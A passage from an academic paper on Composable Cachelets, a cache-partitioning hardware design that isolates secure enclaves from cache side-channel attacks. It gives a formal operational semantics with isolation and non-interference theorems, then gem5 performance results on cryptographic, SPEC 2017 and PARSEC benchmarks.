The cachelet eviction mechanism assumes that the victim enclave is context-switched when an eviction occurs. Otherwise, a running victim enclave may access lines in a reassigned cachelet before the cachelet has been invalidated. Because the operating system is not trusted, CC must guarantee that the targeted enclave is context switched before the `CSD` instruction updates CFL. To enforce this requirement, CC provides a new `CTRACK` instruction, which must be issued before the `CFL` update takes effect. `CTRACK` causes the hardware to track all processors running the enclave that owns the specified cachelet, and prevents `CSD` from completing until the OS has issued interrupts to evict all of that enclave's threads. This mechanism is modeled on the `ETRACK` that SGX uses to safeguard enclave page evictions.

3.4 Compatibility of CC with Cache Slicing

Some modern architectures divide the cache into two or more *slices* that can be accessed in parallel, and use a hash function to map memory accesses to alternating slices. Using the hardware described in Sections 3.1 or 3.2, CC can enforce a shared cachelet layout across each cache slice, and apply address remapping after the slice has been selected. Because the cachelet layout is replicated across each slice, each enclave receives the same number of cache lines as under a simple addressing scheme; the lines are simply distributed across multiple slices to exploit parallel access.

Top-Level Structures

Σ	$::= \langle \kappa; \mu; \rho; \pi \rangle$	*runtime state*
κ	$::= \langle F; V; C; R \rangle$	*composable cache*
μ	$::= \overline{b \mapsto D}$	*memory*
ρ	$::= \overline{r \mapsto v}$	*registers*
π	$::= \overline{p \mapsto \langle \varepsilon; l \rangle}$	*processes*

CC-Related Structures

F	$::= \overline{c}$	*cachelet free list*
V	$::= \overline{e \mapsto L}$	*VPT*
C	$::= \overline{c \mapsto \langle vb; t; D \rangle}$	*way-set cache*
L	$::= \overline{s \rightarrow c}$	*remapping list*
D	$::= \overline{o \mapsto n}$	*data block*
c	$::= \langle w; s \rangle$	*cachelet index*
vb	$::= \{\mathsf{valid}; \mathsf{dirty}\}$	*validity bit*
b	$\in \mathbb{BLOCK}$	*block index*
o	$\in \mathbb{OFFSET}$	*offset*
w	$\in \mathbb{WAY}$	*way index*
s	$\in \mathbb{SET}$	*set index*
t	$\in \mathbb{TAG}$	*cache tag value*

PLRU-Related Structures

R	$::= \overline{s \mapsto T}$	*set-indexed PLRU*
T	$::= \langle \varsigma; e; T; T \rangle \mid A$	*PLRU tree*
A	$::= \langle w; e \rangle$	*PLRU leaf*
ς	$::= \mathtt{LMRU} \mid \mathtt{RMRU}$	*selection bit*

Memory/Register-Related Structures

l	$\in \mathbb{ADDR}$	*memory address*
v	$::= \iota \mid n$	*memory value*
ι	$\in \mathbb{INST}$	*instruction*
n	$::= \emptyset \mid \mathsf{num}$	*data*
num	$\in \mathbb{UINT}$	*number*
r	$\in \mathbb{REG}$	*register name*

Enclave-Related Structures

ε	$::= \langle e; E \rangle$	*enclave state*
E	$::= \overline{\mathsf{e} \mapsto \langle l; n \rangle}$	*enclave memory range*
e	$::= \mathsf{e} \mid \perp$	*enclave ID*
e	$\in \mathbb{ENCLAVE}$	*raw enclave ID*

Figure 10: Runtime Definitions

4 A Formal Security Analysis

CC provides strong security guarantees for enclave programs, which we rigorously establish in this section. The key results are cache-aware enclave access isolation (Theorem 4.2) and immunity from side-channel attacks (Theorem 4.3).

4.1 Structures and Definitions

The runtime state consists of the states of the composable cache (κ), the memory (μ), the register file (ρ), and multiple

name	function & argument	return value	description
CC allocation	$\Uparrow^{n}_{\mathsf{e}}\ \kappa$	κ'	allocates n CCs to enclave e in κ, resulting in κ'
CC deallocation	$\Downarrow_{\mathsf{e}}\ \kappa$	κ'	deallocates CCs for enclave e in κ, resulting in κ'
CC hit read	$\kappa \uparrow^{\varepsilon}_{c} l$	$\langle n;\kappa'\rangle$	reads data n from location l through CC c held by enclave ε, resulting in κ'
CC hit write	$\kappa \downarrow^{\varepsilon}_{c} (l,v)$	κ'	updates CC c held by enclave ε in κ when location l is updated to v, resulting in κ'
CC miss read	$(\kappa,\mu) \uparrow^{\varepsilon}_{c} l$	$\langle n;\kappa'\rangle$	reads data n from l in memory μ, while updating CC c held by enclave ε in κ, resulting in κ'
CC miss write	$(\kappa,\mu) \downarrow^{\varepsilon}_{c} (l,v)$	(κ',μ')	updates cachelet c held by enclave ε in κ when location l in memory μ is updated to v, resulting in κ' and μ'
CC resize	$\circlearrowleft_{\mathsf{e}}\ \kappa$	κ'	resizes (doubles) the cachelets in e, resulting in κ'
memory read	$\mu\{l\}$	n	read from location l of memory μ, resulting in n
memory write	$\mu\{l \mapsto v\}$	μ'	writes v to location l of memory μ, resulting in μ'
memory reinitialization	$\triangledown^{\mathsf{e}}_{\varepsilon}\mu$	μ'	memory in μ for enclave e in executions ε is reinitialized, resulting in μ'
enclave creation	$\varepsilon_{\mu}\{\mathsf{e} \mapsto \langle l;n\rangle\}$	ε'	adds an enclave e with memory range $\langle l;n\rangle$ to enclaves ε when memory is μ, resulting in enclaves ε'
active enclave update	$\varepsilon \blacktriangleleft e$	ε'	updates the active enclave in ε to e, resulting in enclaves ε'
enclave removal	$\varepsilon - \mathsf{e}$	ε'	removes enclave e from ε, resulting in enclaves ε'

Figure 11: Auxiliary Functions (see definitions in the appendix)

execution sequences (π). The structure of the runtime state Σ is formally defined in Fig. 10.

Throughout this section, notation $\overline{X}$ represents a sequence of $X_1,\ldots,X_m$ for some $m \geq 0$. Sequence in the form of $\overline{X \mapsto Y}$ is also called a mapping when $\overline{X}$ are distinct. For any mapping, we use notations $M[X \mapsto Y]$, $M\backslash X$, $dom(M)$, $ran(M)$ to refer to the update, restriction, domain, and range of mapping M, with standard definitions.

Cache Replacement Logic Our formal system is capable of modeling the behavior of PLRU. The PLRU replacement logic is indexed by set IDs, where the replacement of ways for each set is maintained by a PLRU tree, denoted as T, as we described in § 3.2. For each node in a PLRU tree, selection bit $\varsigma = \texttt{LMRU}$ (1 in § 3.2) means the left side of the binary tree is accessed more recently; $\varsigma = \texttt{RMRU}$ (0 in § 3.2) means the right side is accessed more recently. Occupancy e is the enclave ID if the entire subtree is occupied by enclave e.

Function $replace(T,e)$ computes the way to be evicted for enclave e given the current state of the PLRU tree T, defined as follows:

$$\begin{array}{rcl} replace(\langle \texttt{LMRU};e;T_1;T_2\rangle,e) & = & replace(T_2,e) \\ replace(\langle \texttt{RMRU};e;T_1;T_2\rangle,e) & = & replace(T_1,e) \\ replace(\langle w;e\rangle,e) & = & w \\ replace(\langle \varsigma;e;T_1;T_2\rangle,e') & = & replace(T_1,e') \\ & \text{if} & e' \neq e, e' \sqsubset T_1 \\ replace(\langle \varsigma;e;T_1;T_2\rangle,e') & = & replace(T_2,e') \\ & \text{if} & e' \neq e, e' \sqsubset T_2 \end{array}$$

where auxiliary function $e \sqsubset T$ is a predicate that holds when enclave e occupies some ways defined in PLRU (sub-)tree T. It is is defined as:

$$\begin{array}{rcl} e' \sqsubset \langle \varsigma;e;T_1;T_2\rangle & = & (e=e') \vee (e' \sqsubset T_1) \vee (e' \sqsubset T_2) \\ e' \sqsubset \langle w;e\rangle & = & (e=e') \end{array}$$

The *replace* definition here subsumes non-enclave cache replacement, when $e = \perp$. The definition includes the following cases: (1) If a PLRU node indicates its entire subtree is occupied by e and the left subtree is more recently accessed, the eviction way is in the right subree; (2) If a PLRU node indicates the entire subtree is occupied by e and the right subtree is more recently accessed, the eviction way is in the left subree; (3) If the leaf node is currently occupied by enclave e, the way it represents is to be evicted; (4, 5) If a PLRU node indicates its subtree is not entirely occupied by e, the eviction way resides in the subtree that contains nodes/subtrees that enclave e occupies.

The other operation for the PLRU tree is its update. Function $update(T,w,e)$ computes the updated tree T' given the current state of the PLRU tree is T, and its way w is going to be accessed/allocated by/to enclave e. We defer its formal definition to the appendix.

Cachelets In addition to the cache replacement logic, a composable cache consists of a *free list* (F), a *virtual partition table* (V) and the way-set cache (C). Each cache block contains the validity bit vb, the tag t, and the data block itself D. The cache block is indexed by a pair $\langle w;s\rangle$, where w is the way index and s is the set index. Given a memory block index

Multi-Process Reduction

$$\text{[MULTI]}\quad \kappa,\mu,\rho,\pi[p\mapsto\langle\varepsilon;l\rangle] \xrightarrow{\{\langle p;\omega\rangle\}} \kappa',\mu',\rho',\pi[p\mapsto\langle\varepsilon';l+n\rangle] \quad \text{if} \quad \kappa,\mu,\rho,\varepsilon,\mu(l)\xrightarrow[n]{\omega}\kappa',\mu',\rho',\varepsilon'$$

Single-Process Reduction

$$\text{[LOADHIT]}\quad \kappa,\mu,\rho,\varepsilon,\texttt{LOAD}\ l\ r \xrightarrow[1]{\mathsf{H}(v,c)} \kappa',\mu,\rho[r\mapsto v],\varepsilon \quad \text{if} \quad \langle v;\kappa'\rangle=\kappa\uparrow^{\varepsilon}_{c} l$$

$$\text{[LOADMISS]}\quad \kappa,\mu,\rho,\varepsilon,\texttt{LOAD}\ l\ r \xrightarrow[1]{\mathsf{M}(v,c)} \kappa',\mu,\rho[r\mapsto v],\varepsilon \quad \text{if} \quad \langle v;\kappa'\rangle=(\kappa,\mu)\uparrow^{\varepsilon}_{c} l$$

$$\text{[STOREHIT]}\quad \kappa,\mu,\rho,\varepsilon,\texttt{STORE}\ r\ l \xrightarrow[1]{\mathsf{H}(\rho(r),c)} \kappa\downarrow^{\varepsilon}_{c}(l,\rho(r)),\mu,\rho,\varepsilon$$

$$\text{[STOREMISS]}\quad \kappa,\mu,\rho,\varepsilon,\texttt{STORE}\ r\ l \xrightarrow[1]{\mathsf{M}(\rho(r),c)} \kappa',\mu',\rho,\varepsilon \quad \text{if} \quad \kappa',\mu'=(\kappa,\mu)\downarrow^{\varepsilon}_{c}(l,\rho(r))$$

$$\text{[RESIZE]}\quad \kappa,\mu,\rho,\varepsilon,\texttt{CCREQ} \xrightarrow[1]{\mathsf{R}} \circlearrowleft_{\varepsilon}\kappa,\mu,\rho,\varepsilon \quad \text{if} \quad \varepsilon=\langle e;E\rangle$$

$$\text{[CREATE]}\quad \kappa,\mu,\rho,\varepsilon,\texttt{CREATE}\ r_1\ r_2\ r_3\ r_4 \xrightarrow[1]{\top} \Uparrow^{\rho(r_2)}_{\rho(r_1)}\kappa,\mu,\rho,\varepsilon' \quad \text{if} \quad \varepsilon'=\varepsilon_{\mu}\{\rho(r_1)\mapsto\langle\rho(r_3);\rho(r_4)\rangle\}$$

$$\text{[ENTER]}\quad \kappa,\mu,\rho,\varepsilon,\texttt{ENTER}\ r \xrightarrow[1]{\top} \kappa,\mu,\rho,\varepsilon\blacktriangleleft\rho(r)$$

$$\text{[EXIT]}\quad \kappa,\mu,\rho,\varepsilon,\texttt{EXIT} \xrightarrow[1]{\top} \kappa,\mu,\rho,\varepsilon\blacktriangleleft\bot$$

$$\text{[DESTROY]}\quad \kappa,\mu,\rho,\varepsilon,\texttt{DESTROY}\ r \xrightarrow[1]{\top} \Downarrow_{\varepsilon}\kappa,\nabla^{\rho(r)}_{\varepsilon}\mu,\rho,\varepsilon-\rho(r)$$

$$\text{[BRTRUE]}\quad \kappa,\mu,\rho,\varepsilon,\texttt{BR}\ r\ r' \xrightarrow[\rho(r')]{\top} \kappa,\mu,\rho,\varepsilon \quad \text{if} \quad \rho(r)\neq 0$$

$$\text{[BRFALSE]}\quad \kappa,\mu,\rho,\varepsilon,\texttt{BR}\ r\ r' \xrightarrow[1]{\top} \kappa,\mu,\rho,\varepsilon \quad \text{if} \quad \rho(r)=0$$

Figure 12: A Core Operational Semantics

b, there is a bijective function $\beta:\mathbb{BLOCK}\rightleftharpoons\mathbb{SET}\times\mathbb{TAG}$ to compute its set index s and tag t in the cache.

The top part of Fig. 11 provides the list of auxiliary functions used for defining the behavior of composable cachelets. As expected, many functions will be defined through the *replace* and *update* functions of the PLRU logic. To improve readability, we choose to defer the definitions of these functions to the appendix.

Memory and Registers Memory is block-based, and it is represented as a mapping from block indices b to data blocks D. Each data block in turn is a mapping from offsets o to values (v). Given a memory address l, there is a bijective function $\alpha:\mathbb{ADDR}\rightleftharpoons\mathbb{BLOCK}\times\mathbb{OFFSET}$ to compute its block index b and offset o in the block. Auxiliary functions related to the lifecycle of memory use are described in Fig. 11. In addition, we overload operator $\Sigma[l\mapsto n]$ for memory update in the runtime state, defined as $\langle\kappa;\mu\{l\mapsto n\};\rho;\pi\rangle$ where $\Sigma=\langle\kappa;\mu;\rho;\pi\rangle$. Both instructions ($\iota$) and memory data ($n$) are represented as memory objects in our formal model, denoted as v.

The register file is a mapping from names (r) to values (v).

Enclaves and Processes We represent executions π as a mapping from execution (process) IDs to its *enclave state* (ε) and its *program counter* (l). Each enclave state ε is a pair $\langle e;E\rangle$, where e indicates the *active enclave*, i.e., the enclave in effect for the current execution; E is a mapping for enclave IDs to their range of enclave-private memory locations. The latter in turn is indicated by a pair, the beginning memory location and the length. When no enclave is active, we set e as $\bot$. We further use metavariable ε for this special form of enclave states. Functions related to the lifecycle of the enclaves — creation, update, removal — are listed in the Table in Fig. 11.

4.2 Operational Semantics

We model the behavior of programs with enclave lifecycle instructions (`CREATE`, `ENTER`, `EXIT`, `DESTROY`), memory/cache access instructions (`LOAD` and `STORE`), the branching instruction (`BR`), and the resizing instruction (`CCREQ`). The semantics of `CCGRANT` is captured through `CREATE`.

We define small-step operational semantics in Figure 12, including the multi-execution relation $\Rightarrow$ and single-execution relation $\rightarrow$. $\Sigma\overset{\Omega}{\Rightarrow}\Sigma'$ says that runtime state Σ reduces to Σ' with observations Ω. We use $\Sigma\overset{\Omega}{\Rightarrow}^{*}\Sigma'$ to represent the reflexive and transitive closure of $\overset{\Omega}{\Rightarrow}$ where Ω is unionized. $\sigma,\iota\xrightarrow{\omega}\sigma'$ says single-execution state σ reduces to σ' with instruction ι producing single-execution observation ω. Single-execution states σ is defined as $\langle\kappa;\mu;\rho;\varepsilon\rangle$, with single-execution observation ω including cache hit (H), cache miss (M), cache resize (R), or none ($\top$). A multi-execution observation Ω is a pair which consists of both the execution ID and the single-execution observation. To bridge the two, we define restriction operator $\Omega|_p$ as identical to Ω except that any element $\langle p';\omega\rangle$ where $p'\neq p$ is removed. Program counters are memory addresses, and we use $\bullet$ to represent the program counter when the program halts.

As the reduction rules show, our semantics faithfully account for the behavior of the cache and the enclave, the focus of this work. [LOADHIT] and [LOADMISS] capture the memory/cache load behavior in the presence of a cache hit and a cache miss, respectively. Observe that the two rules have different observations, H and M respectively. In other words, our semantics expose the cache hit/miss as observable states to the attacker, and we show later that even with this assumption, CC is immune to side channel attacks. Similarly, memory/cache store behavior is captured by [STOREHIT] and [STOREMISS], which again produces different observations. Cachelet resizing is captured by [RESIZE]; in our model, we assume the attacker may observe the cache resizing event too. The lifecycle of enclaves are modeled by the next 4 rules, with [CREATE] for creating an enclave-protected memory, [DESTROY] for enclave destruction, [ENTER] for entering an enclaved execution, and [EXIT] for exiting an enclaved execution. The four parameters of the `CREATE` instruction are the registers that keep the enclave ID, the number of cachelets requested by the enclave, the starting location of the enclave-protected memory, and the size of the enclave-protected memory area. CCs are allocated upon the `CREATE`

instruction, and deallocated upon the DESTROY instruction. Our execution model for enclaved executions is general, as it captures the dynamic nature of the enclave lifecyle. Finally, [BRTRUE] and [BRFALSE] captures the behavior of the common control flow construct, branching.

4.3 Metatheory

We now establish two important properties of our design, whose proofs can be found in the Appendix.

We start with an account of the PLRU replacement logic. First, let us define a *tree context* $\mathbb{T}$ as either a hole $[]$ or $\langle \varsigma; e; []; T \rangle$ or $\langle \varsigma; e; T; [] \rangle$.

Lemma 4.1 (PLRU Tree Update Isolation)**.** *If* $T' = \text{update}(T, w, e)$*, then for any tree context* $\mathbb{T}$ *such that* $T = \mathbb{T}[T_0]$ *and* $T_0 = \langle \varsigma; \mathsf{e}; T_1; T_2 \rangle$ *for some* ς*,* T_1*,* T_2 *and* $\mathsf{e} \neq e$ *then there exists some tree context* $\mathbb{T}$ *such that* $T' = \mathbb{T}'[T_0]$*.*

The lemma above is simple, but it lays the foundation on why our system can thwart side channel attacks that rely on the PLRU tree logic. In other words, a non-enclave access ($e = \perp$), or an access from another enclave (e is some enclave ID but not e, cannot alter the PLRU tree state associated with enclave e. As the *update* definition is used by several cachelet operations, it ultimately ensures cachelet operations cannot lead to side channels through the PLRU logic.

Theorem 4.2 (Cache Isolation across Multiple Enclave Programs)**.** *Given two executions* $p_1 \neq p_2$ *in* Σ *and* $\Sigma \overset{\Omega}{\Rightarrow} \Sigma'$*, if* $\Omega = \{\langle p_1; \omega \rangle\}$*, then* $\omega \neq M(n,c)$ *and* $\omega \neq H(n,c)$ *and* $\omega \neq S(n,c)$ *for any* $c \in \text{ran}(V(\mathsf{e}_2))$ *where* $\Sigma = \langle \kappa; \mu; \rho; \pi \rangle$ *and* $\kappa = \langle F; V; C; R \rangle$ *and* $\pi(p_i) = \langle \langle \mathsf{e}_i; E_i \rangle; l_i \rangle$ *for i = 1, 2.*

This theorem says that two programs with active enclaves cannot access the same cachelet. This theorem states how the *software* behaves under CC *hardware*, i.e., each enclave occupies a unique, non-overlapping virtual cache partition.

Definition 1 (Enclave-Private Location)**.** $\text{epriv}(l, \mathsf{e}, p, \Sigma)$ *hold iff* $\Sigma = \langle \kappa; \mu; \rho; \pi \rangle$ *and* $\pi(p) = \langle \varepsilon; l' \rangle$ *and* $\varepsilon = \langle \mathsf{e}_0; E \rangle$ *and* $E(\mathsf{e}) = \langle l_0; n_0 \rangle$ *and* $l_0 \leq l < l_0 + n_0$*.*

Theorem 4.3 (Immunity to Side Channel Attacks)**.** *Given* Σ *and some* l*,* e*,* p *s.t.* $\text{epriv}(l, \mathsf{e}, p, \Sigma)$*, some* $n_1 \neq n_2$*,* $p' \neq p$*, two reductions* $\Sigma[l \mapsto n_i] \overset{\Omega_i}{\Rightarrow}{}^{*} \kappa_i, \mu_i, \rho_i, \pi_i$ *where* $\pi_i(p') = \langle \varepsilon_i; \bullet \rangle$ *for i = 1, 2, if* $R \notin \Omega_1 \cup \Omega_2$*, then* $\varepsilon_1 = \varepsilon_2$*,* $\Omega_1|_{p'} = \Omega_2|_{p'}$*.*

This important theorem says that the enclave-private value of a victim p (stored at location l) cannot be inferred by the attacker p': the attacker makes identical observations regardless of what value the location holds. This is a strong result, because we do not make any assumption on what the attacker program is, subsuming both a passive attacker or an active attacker. Furthermore, it assumes the attacker can take advantage of the (timing) difference of a load miss and a load hit, can introspect all its program values, and even know what way-sets in the cache the attacker program has accessed.

The resize-free pre-condition ($R \notin \Omega_1 \cup \Omega_2$) in the Theorem is needed because enclave-private data may guard a branching instruction (BR). If a CCREQ instruction is issued in one branch but not the other, the impact of CCREQ on cachelet allocation may influence the behavior of the attacker program differently (see Section 3.1.3 for details) and thus leak one bit of information. As cachelet resizing is a low-level system operation, the common use scenario for CCREQ is to have this instruction automatically inserted by the compiler, or automatically issued by the runtime. The pre-condition can be easily satisfied by not inserting/issuing CCREQ when the execution is within a branch, or inserting/issuing CCREQ in both branches.

The pre-condition only becomes a cause of concern if *programmable* cachelet resizing is supported, i.e., CCREQ is exposed to end programmers without any restriction, so that it becomes a *programming* construct itself. In this context, the precondition here demonstrates a trade-off between security and performance. For the same program, a performance-biased execution may follow the semantics we described in this paper (but may leak a bit), whereas a security-bias execution may treat CCREQ as a no-op (and thus no leak). Furthermore, the program pattern described above is identical to implicit information flow [45, 50], a well-studied topic in program analysis. Thus, a strengthened defense opportunity exists with software-hardware co-design. For instance, a compiler could reject a program where the pre-condition fails to satisfy, or an automatic compiler instrumentation can be defined to insert CCREQ in one branch when it appears in the other branch of a BR instruction.

5 Evaluation of CC

In this section, we present evaluation of CC from the standpoint of performance, power, area, delay and the design complexity.

5.1 Performance Evaluation

First, we describe our benchmarks and methodology, and then present the simulation results.

5.1.1 Benchmarks and Methodology

For performance evaluation of CC, we used gem5 [6] full system simulator configured with three levels of caches and targeting x86 ISA. The complete configuration of the simulated system is shown in Table 1. Our experimental analysis is based on three sets of benchmarks. Since the most expected application of CC is to secure small secrets maintained inside an enclave, we first evaluated cryptographic programs, including three traditional applications (AES, Blowfish and SHA) taken from MiBench suite [28] and five Post-Quantum Cryptography (PQC) applications, namely BIG-QUAKE [4],

CRYSTAL-KYBER [8], CFPKM [15], Compact LWE [38], and DAGS [3]. Second, to gauge the impact of isolating larger applications, we evaluated programs from SPEC 2017 suite [13]. Third, to evaluate the impact on securing parallel applications, we also evaluated CC with PARSEC benchmarks [5]. We also used selected memory-intensive SPEC 2017 benchmarks to demonstrate the impact of CC on performance of non-enclave applications. Depending on the experiment, either the entire program is assumed to be executing inside an enclave, or it is assumed to be executed in a regular mode outside an enclave. We present the performance impact of CC in terms of IPC metric (committed Instructions per Cycle) normalized to the baseline configuration with non-partitioned caches.

For SPEC 2017 benchmarks, we fast-forwarded simulations for 1 Billion instructions and simulated for the next 1 Billion instructions. Due to the short setup phase of cryptography programs, we simulated 1 Billion instructions for each of them from the beginning. For PARSEC, we used 2-core system and bypassed the booting process. We then simulated until completion.

Hardware Parameters	
Core #	1-core (Crypto Programs and SPEC2017) and 2-cores (PARSEC)
Core Parameters	8-way out-of-order cores, 64k TAGE branch predictor, 4096 BTB entries, 16 RAS entries, 192-entry ROB, 128-entry LSQ, 64-entry Instruction Queue, 256-entry float and integer registers
L1i/d Cache	private, 32KB size, 8 ways, 64 sets, PLRU replacement, 64B cache line size, tag/response/data latency 2 cycles each
L2 Cache	private, 256KB size, 4 ways, 1024 sets, PLRU replacement, 64B cache line size, tag/response/data latency 8 cycles each
L3 Cache	shared, 8192KB size, 16 ways, 8192 sets, PLRU replacement, 64B cache line size, MESI coherence protocol, tag/response/data latency 16 cycles each
DRAM	4GB size, 4GB channel capacity, DDR4-2400 x64 channel, 4 devices per rank, 1 rank per channel, 1GB per device,
CC	3-cycle additional L3 latency, 16-entry VPT, 32KB cachelet size
Software Parameters and Benchmarks	
gem5	Version 2.0
Kernel	gem5 system emulation (Crypto Programs and SPEC2017) and VM Linux 4.19.83 (PARSEC)
SPEC 2017	Version 1.0.2 (evaluated 14 benchmarks)
PARSEC	Version 3.0-beta-20150206 (evaluated 6 benchmarks with *simdev* inputs, ran to completion)
Security benchmarks	3 security benchmarks from MiBench (AES, Blowfish and SHA), plus 5 PQC applications with optimized implementations

Table 1: Configuration of the Simulated System

5.1.2 Performance of Cryptographic Programs

Figure 13 shows the IPC values for crypto benchmarks, normalized to the baseline IPC. In addition to the baseline system, we evaluated 3 configurations of CC: 1-way virtual partition with 8 cachelets (for the total partition size of 256KB), 2-way virtual partition with 4 cachelets per way, and 2-way virtual partition with 8 cachelets per way. Note that since in this work we apply partitioning only to shared LLC, the total size of a virtual partition must be at least the size of the L2 cache. Since the memory demands of crypto applications are modest, the locality exploitation and thus high performance can be achieved with minimal partition sizes in most cases, as shown in Figure 13. One outlier in this set of benchmarks was BIG-QUAKE (one of the PQC benchmarks) that exhibited 8.4% performance loss for 8 cachlets with 1 way and around 10% performance loss for 4 cachelets with 2 ways. When partition size was increased to 512KB from 256KB, the performance impact was reduced to 3.7%.




Figure 13: Performance of Cryptographic Programs

5.1.3 Performance on SPEC 2017 Benchmarks

While we envision that a primary application of CC would be to protect small enclaves from cache-based information leakage, we also evaluated performance impact of protecting larger applications, such as SPEC 2017 programs. Figure 14 shows these results as commit IPCs normalized to the baseline case. The CC configurations in this case included 1-way, 2-way, 4-way and 8-way virtual partitions. For each of these, we considered various number of cachelets per way, as indicated in the graph legend. The total partition size varies between 512KB and 4MB, it is computed as the product of the number of ways, the number of cachelets per way, and the cachelet size (32KB).

As seen from the results, CC shows a small performance degradation for multiple benchmarks even with modest virtual partition sizes. For example, benchmarks such as *cactusBSSN*, *deepsjeng*, *exchange2*, *leela*, *xalancbmk* and *xz* do not exhibit any slowdown regardless of the partition size. Specifically, all these programs have performance degradation lower than 5% for all configurations (0.8%, 0.4%, 0.2%, 3.5%, 1.6%, and 1.5% was the largest loss recorded, respectively). Not surprisingly, these applications also feature high L1 and L2 cache hit rates, demonstrating high locality of references and making them less sensitive to LLC. In these experiments, we assumed three additional cycles of delay to the LLC due to the logic required to implement CC. This is a very conservative estimate, which is justified in Section 5.2.




Figure 14: Performance Impact of CC on SPEC 2017 Benchmarks

Two benchmarks in our set - *gcc* and *imagick* - resulted in moderate performance losses of 5.4% and 5.8% respectively with 16 cachelets (512KB) allocated to them. Allocating a quarter of the LLC for a virtual partition brings performance losses for these programs to under 1% - this can be achieved either with 4-way partitions with 16 cachelets per way, or with 8-way partitions with 8 cachelets per way.

Some SPEC benchmarks showed more substantial performance impact from CC. For example, the IPC loss for *blender*, *mcf*, *omnetpp* and *parest* is 11.7%, 23.5%, 11.4% and 11.5% respectively for the smallest allocations we considered. As we increase the partition associativity and the number of cachelets per way, performance gradually improves. For example for *mcf*, performance degradation goes down to 11.6% when 4 ways of the LLC with 16 cachelets per way are allocated. Similar results are observed when 8 cachelets with 8 ways are used. If the same configurations are used for *omnetpp*, performance loss is reduced to below 1%, but it remains at 7% for *blender* and 4.7% for *parest*. On the average across SPEC benchmarks, the performance degradation for the smallest allocated partition (512 KB) is 5.9%. It is reduced to 1.45% for the quarter of the LLC (2MB) and to 0.6% for the largest allocated partition (4MB).

These results demonstrate that even if one wishes to support the entire execution of a larger program (such as a SPEC benchmark) inside an enclave with isolated cache partition, performance losses are quite modest for the majority of programs. Furthermore, since benchmarks show different levels of sensitivity to the allocated LLC space, it is important to investigate techniques to dynamically provision LLC space to application in a secure manner - future work can investigate such mechanisms.

5.1.4 Performance of PARSEC Benchmarks

Parallel shared memory applications (exemplified by PARSEC) can also benefit from cache leakage protection afforded by CC. In this case, since these applications are generally more memory intensive, larger partitions are needed to moderate their performance impact. Figure 15 shows the results for selected PARSEC applications running with quarter of the LLC size allocated for them where the total virtual partition has 8 cachelets with 8 ways. As seen from these results, the average performance loss is 7.8%.

We examined *blackscholes*, *facesim*, *ferret*, *fluidanimate*, *raytrace* and *swaptions* to completion as our benchmarks which displayed 6%, 1.4%, 1.5%, 27.7%, 3.2% and 3.4% performance degradation respectively. Of these, the largest loss by far was observed for *fluidanimate*, this benchmark can benefit from larger partitions.

5.1.5 Performance Impact on Non-Enclave Programs

Finally, we evaluated performance impact of CC on non-enclave applications, where some portion of LLC is taken away by enclaves. For this experiment, we selected five SPEC 2017 benchmarks that were the most sensitive to the LLC allocations and most susceptible to performance degradation from CC, as shown in Figure 14: *blender*, *mcf*, *omnetpp*, *parest* and *xz*. Figure 16 shows IPC of these applications executed in a non-enclave mode normalized to the baseline (baseline is the rightmost set of bars). The second rightmost set of bars shows the impact of the 3-cycle additional LLC latency due to CC. Although it is reasonable to assume that CC can be implemented with non-enclave accesses incurring no extra delay (as they do not require remapping), we nevertheless conservatively show the results where 3 extra cycles are added to the LLC latency. The difference between two rightmost bars is 1.4% on the average - that is the cost of additional cycles. On top of that, we show the performance for three different cases - when 14, 12 and 8 ways are allocated to non-enclave programs, assuming that the rest of the cache space are occupied by enclaves.

All of the benchmarks exhibited performance loss of under 10%. When 8 ways (half of the LLC) are allocated to non-enclave programs, *mcf* show the worst result with 7.1% performance loss (again, assuming that 3 additional cycles of latency are present; without that the impact will be much smaller as can also be seen from this graph). For all other benchmarks, performance loss is less than 3%. On average,

CC provides non-enclave programs shown on this graph with 97.3%, 98.2%, 98.4% and 98.6% of the baseline performance for 8, 12, 14 and 16 ways allocation respectively, assuming 3-cycle additional latency. Again, these benchmarks are the ones that were most sensitive to LLC in our previous experiments.




Figure 15: Performance Impact on PARSEC Benchmarks




Figure 16: Performance of non-enclave SPEC'17 Benchmarks

5.2 Delay Analysis

